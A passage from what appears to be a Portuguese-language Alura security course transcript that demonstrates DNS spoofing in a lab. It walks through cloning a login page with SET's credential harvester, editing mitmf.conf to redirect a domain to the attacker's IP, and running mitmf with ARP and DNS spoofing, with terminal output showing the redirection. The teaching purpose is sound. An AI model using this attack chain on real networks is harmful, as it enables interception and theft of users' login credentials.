


DNS Spoofing

Transcrição

Vamos recapitular o ataque que realizamos?



Por meio do framework `mitmf`, o hacker enganou a tabela ARP da vítima e do roteador. Na prática, ele mudou o mapeamento entre esses dois computadores. Com isso, o hacker consegue visualizar as páginas que a vítima acessa, bem como os formulários que ela preenche. Mas, se uma página HTTPS for usada, com o protocolo de TLS e a criptografia impedirá o hacker de acessar essas informações.


E o que o hacker pode tentar fazer sobre isso para obter as credenciais da vítima? Vamos pensar juntos. Sabemos que o hacker se posicionou entre a vítima e o roteador. A vítima acessará uma página da internet, e a informação passará primeiro para o hacker, via switch. Sabendo disso, ele tentará alterar o direcionamento, ou a tradução, da URL para um endereço IP que seja de controle dele.

Se a vítima escolher entrar em `alura.com.br`, o hacker vai mudar o direcionamento para o endereço de uma página falsa, com características muito próximas da original. E isso só é possível porque a vítima está primeiramente conectada ao hacker, e passa por ele antes de chegar ao roteador. Assim, ele poderá devolver para a vítima a página falsa que criou.

Quando há alteração de uma URL para um endereço IP que seja vantajoso para o hacker, o ataque é chamado de *DNS Spoofing*. Ele altera o mapeamento da tradução entre a URL e o endereçamento IP, para que o hacker consiga pegar as credenciais da vítima – pois, ao ver um site muito parecido com o que pretendia acessar, provavelmente será enganada.

Vamos fazer esse ataque agora, pelo Kali Linux. Primeiro precisamos de uma ferramenta capaz de clonar páginas da web. Como queremos que a vítima pense que o site que está acessando é o original, estaremos realizando um **ataque de engenharia social** - ou, a arte de enganar as pessoas.

A ferramenta utilizada é a [Setoolkit \(https://github.com/trustedsec/social-engineer-toolkit\)](https://github.com/trustedsec/social-engineer-toolkit). No GitHub, basta copiar o link no campo Clone or download.



The Social-Engineer Toolkit (SET) repository from TrustedSec - All new versions of SET will be deployed here.

15,560 commits 2 branches 86 releases 41 contributors

Branch: master New pull request Find file Clone or download

trustedsec add latest airbase-ng

modules	add google analytics module	
readme	add latest airbase-ng	
src	add latest airbase-ng	
.gitignore	add unsigned and signed again	8 months ago
README.md	update readme	2 months ago
requirements.txt	multiple fixes for direct mssql connection	8 months ago

No terminal do Kali Linux, importaremos essa ferramenta usando o link copiado:

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git
```

Ao darmos Enter :

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 13% (14138/108751), 1.44 MiB | 1.34 MiB/s
```

Após algum tempo, a instalação estará concluída.

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
Checking connectivity... done.
```

Agora vamos entrar no diretório para a social-engineer-toolkit, na qual as informações do programa estão salvas.

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
```

```
Checking connectivity... done.  
root@kali:~# cd social
```

Com um `Tab`, o terminal já autocompleta para nós. A seguir, daremos um `ls`.

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git  
Cloning into 'social-engineer-toolkit'...  
remote: Counting objects: 108751, done.  
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.  
Resolving deltas: 100% (67291-67291), done.  
Checking connectivity... done.  
root@kali:~# cd social-engineer-toolkit/  
root@kali:~/social-engineer-toolkit# ls  
modules  readme  README.md  requirements.txt  seautomate  seproxy  setoolkit  setup.py  seupd:
```

Vamos executar o `bash setoolkit`.

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit.git  
Cloning into 'social-engineer-toolkit'...  
remote: Counting objects: 108751, done.  
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.  
Resolving deltas: 100% (67291-67291), done.  
Checking connectivity... done.  
root@kali:~# cd social-engineer-toolkit/  
root@kali:~/social-engineer-toolkit# ls  
modules  readme  README.md  requirements.txt  seautomate  seproxy  setoolkit  setup.py  seupd:  
root@kali:~/social-engineer-toolkit# ./setoolkit
```

O programa se inicializará, antes perguntando se você está de acordo com os termos de uso. Nesses termos, é dito para o usuário não usar a ferramenta contra outras pessoas, e que esse tipo de atividade pode ser ilegal.

```
Applications ▾ Places ▾ Terminal ▾ Tue 12:26
root@kali: ~/social-engineer-toolkit
File Edit View Search Terminal Help
SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PRO
SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED
WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE
SE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engi
Note that the Social-Engineer Toolkit is provided as is, and is a royalty free op
Feel free to modify, use, change, market, do whatever you want with it as long as
where credit is due (which means giving the authors the credit they deserve for w
Also note that by using this software, if you ever see the creator of SET in a ba
a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Aut
hug (most likely will never happen) or the beer or bourbon (also most likely will
s tool (these are all optional of course!), you should try to make this industry
to help others, try to learn from one another, try stay out of drama, try offer
sure recipient agrees to mutual hug), and try to do everything you can to be awe
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
alicious purposes that are not authorized by the company you are performing asses
terms of service and license of this toolset. By hitting yes (only one time), yo
nd that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: █
```

Como não faremos nada contra ninguém, aceitaremos os termos pressionando `y` . Veremos o seguinte:

```
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsex/pft to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and Absolute

99) Exit the Social-Engineer Toolkit

set>
```

Como queremos enganar uma vítima, usaremos a primeira opção `1` no `set` .

```
set> 1
```

O menu se atualizará e veremos:

Select **from** the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload an Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party modules

- 99) Return back to the main menu.

```
set>
```

Como queremos fazer o ataque via uma página web, escolheremos a segunda opção.

```
set>2
```

O menu seguinte é esse:

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

- 99) Return to Main Menu

```
set:webattack>
```

O nosso objetivo é obter as credenciais da vítima, portanto escolheremos a opção 3 .

```
set:webattack>3
```

Nos depararemos com o menu a seguir:

- 1) Web Templates
- 2) Site Cloner

3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

O Site Cloner é exatamente o que precisamos. Assim:

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

Nos deparando com a última linha, vemos que precisamos preencher com o IP do Kali Linux, que será o computador a receber a informação. Lembrando que esse endereço IP é o que a rede está gerando para o meu computador. Ao fazer esse processo, você deve preencher com o seu IP.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
```

A seguir, o programa nos pede a URL a ser copiada. Colocaremos a URL de login da Alura.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
[-]SET supports both HTTP an HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://cursos.alura.com.br/loginForm?urlAfterLogin=http:
```

Ao apertar Enter , veremos:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
[-]SET supports both HTTP an HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://cursos.alura.com.br/loginForm?urlAfterLogin=http:


[*] Cloning the website: https://cursos.alura.com.br/loginForm?urlAfterLogin=https://cursos.alu
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardle:
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be tot running, do you want SET to start the process? [y/n]:
```

O programa nos avisa que o servidor do Apache não está funcionando, e pergunta se queremos iniciá-lo. Definiremos que sim, selecionando a opção `y`, para poder ver como ficará a página.

```
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html
[*] All files have been copied to /var/www/html
...
```

Sabemos que o site copiado estará no diretório `/var/www/html`. Para ver se ele de fato copiou o site, vamos colar o endereço IP do Kali Linux no navegador.



Ficou realmente convincente, por ser muito parecido! Agora precisamos alterar o mapeamento da URL `alura.com.br`. Faremos isso em um arquivo do framework `mitmf`. No terminal:

```
root@kali:~ cd /etc/mitmf
```

Daremos um `ls` para ver todos os arquivos.

```
root@kali:~ cd /etc/mitmf
root@kali:/etc/mitmf# ls
app_cache_poison_templates  hta_driveby  mitmf.conf  responder
```


O arquivo que precisamos alterar é o `mitmf.conf`, e usaremos o Gedit para isso. Você pode optar pelo editor de sua preferência.

```
root@kali:~ cd /etc/mitmf
root@kali:/etc/mitmf# ls
app_cache_poison_templates  hta_driveby  mitmf.conf  responder
root@kali:/etc/mitmf# gedit mitmd.conf
```

O arquivo será prontamente aberto:

```
...
[[[A]]] # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27

[[[AAAA]]] # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1

[[[MX]]] # Queries for mail server records
*.thesprawl.org=mail.fake.com
...
```

Na tradução principal, o `[[[A]]]`, vamos pedir para mapear o site da Alura para o nosso IP. Como não sabemos se a vítima vai digitar `www` ou `http://`, vamos usar o `*`, que é genérico e abrange essas opções.

```
...
[[[A]]] # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.alura.com.br=192.168.121.172

[[[AAAA]]] # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1

[[[MX]]] # Queries for mail server records
*.thesprawl.org=mail.fake.com
...
```


Estamos dizendo aqui que, quando a vítima acessar a página da Alura, será redirecionada para a nossa página falsa. Vamos salvar as alterações nesse arquivo.



Agora podemos finalmente rodar o ataque MITM. Voltaremos ao terminal para rodar o `mitmf`, da mesma forma que fizemos antes. Definindo o `target` como o IP da vítima (`192.168.121.171`), o gateway como o IP do roteador (`192.168.121.1`) e a interface será `eth0`. A única diferença, é que, além de alterar a tabela `ARP`, faremos também o *DNS spoof*, para redirecionar para a página falsa.

```
root@kali:~# mitmf --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0 --dns
```

Ao dar `Enter`, veremos:




```
Kali-Linux-2016.2-vbox-amd64 [Executando] - Oracle VM VirtualBox
Arquivo Máquina Visualizar Entrada Dispositivos Ajuda
Applications Places Terminal
Tue 12:33
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mitmf --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0 --dns
mitmf
[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|   |_ DNS spoofing enabled
|   |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|_ Net-Creds v1.0 online
```

Note que ele nos avisa:

```
...
_Spoof v0.6
|_DNS spoofing enabled
|_ARP spoofing enabled
```

Os dois ataques foram habilitados. Vamos, então, para a máquina da vítima. Abriremos uma nova janela no navegador, e entraremos no site da Alura. Usaremos a URL `http://www.alura.com.br`, forçando a entrar em `HTTP`.



Alguns itens não carregaram totalmente, mas ainda assim a página parece legítima. Se voltarmos para o Kali Linux e analisarmos as informações colhidas no terminal.

```
Kali-Linux-2016.2-vbox-amd64 [Executando] - Oracle VM VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda

Applications  Places  Terminal  Tue 12:33
root@kali: ~

File  Edit  View  Search  Terminal  Help
2016-12-06 12:33:32 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:32 192.168.121.171 [type:Chrome-54 os:Windows] fonts.googleapis.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:33 192.168.121.171 [DNS] Cooking the response of type 'A' for blog.alura.com.br
2016-12-06 12:33:33 192.168.121.171 [DNS] Cooking the response of type 'A' for support.alura.com.br
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] i.kissmetrics.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] scripts.kissmetrics.com
2016-12-06 12:33:33 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:41 192.168.121.171 [type:Chrome-54 os:Windows] fonts.googleapis.com
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] www.alura.com.br
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] fonts.gstatic.com
```

Dentre elas, vemos:

```
2016-12-06 12:33:33 192.168.121.171 [DNS] Cooking the response of type 'A' for blog.alura.com.br
```

Ou seja, a página original da Alura foi redirecionada para o IP que definimos anteriormente. O spoofing está acontecendo com sucesso, mas a vítima não sabe disso. Assim, ela preencherá os campos do formulário.



Já é nosso aluno?
Faça seu login e boa aula!


E-mail
meuemail@meudominio.com.br

Senha
.....

ENTRAR ENTRAR COM FACEBOOK

[Esqueci minha senha](#)

Quando a vítima escolhe fazer login, note para quem ele faz o POST .

